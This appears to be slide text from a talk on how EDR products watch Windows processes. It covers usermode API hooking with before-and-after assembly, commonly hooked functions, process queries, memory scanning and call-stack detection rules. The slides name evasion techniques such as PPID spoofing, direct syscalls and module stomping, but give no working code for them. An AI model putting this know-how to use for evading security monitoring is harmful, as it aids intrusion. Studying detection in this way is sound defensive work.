

- Agent on each System
- Find malicious processes



EDR is blackbox
Many different EDR
Rapid development



Therefore:



- Focus on what the EDR sees
- Not the detections itself
- What's the input?
- Create a framework to reason about EDR

EDR Input: Usermode-Hooks



Original Function On-Disk:

```
-----  
mov r10, rcx  
>mov eax, 50h  
test byte ptr [0x7FFE0h], 1  
jne 0x17e76540ea5  
syscall  
ret
```

EDR Hooked Function In-Memory:

```
-----  
mov r10, rcx  
jmp 0x7ffaeadea621  
test byte ptr [0x7FFE0h], 1  
jne 0x17e76540ea5  
syscall  
ret
```



Typically hooked functions:

- VirtualAlloc, VirtualProtect
- MapViewOfFile, MapViewOfFile2
- VirtualAllocEx, VirtualProtectEx
- QueueUserAPC
- SetThreadContext
- WriteProcessMemory,
ReadProcessMemory

EDR Input

Query Process

Most events only have very little information

- PID
- ThreadID
- What happened
 - (Image allocation at address x)

Query Process Information:



- Parent Process Id
- Image filename (source exe)
- Command line parameters
- Loaded DLL's

Note:

- PPID Spoofing
- Command line argument Spoofing



NtQueryInformationProcess()

Process

Signature scan (like in files)
Performance intensive - only on trigger



```
BOOL ReadProcessMemory(  
    [in]  HANDLE  hProcess,  
    [in]  LPCVOID lpBaseAddress,  
    [out] LPVOID   lpBuffer,  
    [in]  SIZE_T   nSize,  
    [out] SIZE_T  *lpNumberOfBytesRead  
)
```

Callstack:

- On NtApi Call (AMSI or syscall)
- List of addresses of all previous parent functions

#	Name	Stack address	Return address	Frame address

Elastic has callstack analysis rules for:

- Direct syscalls
- Callback-based evasion
- Module Stomping
- Library loading from unbacked region
- Process created from unbacked region

Callstack analysis for:

- VirtualAlloc, VirtualProtect
- MapViewOfFile, MapViewOfFile2
- VirtualAllocEx, VirtualProtectEx
- QueueUserAPC
- SetThreadContext
- WriteProcessMemory,
ReadProcessMemory



EDR Performance



If EDR is slow dev's go to Mac. Cant let this happen.

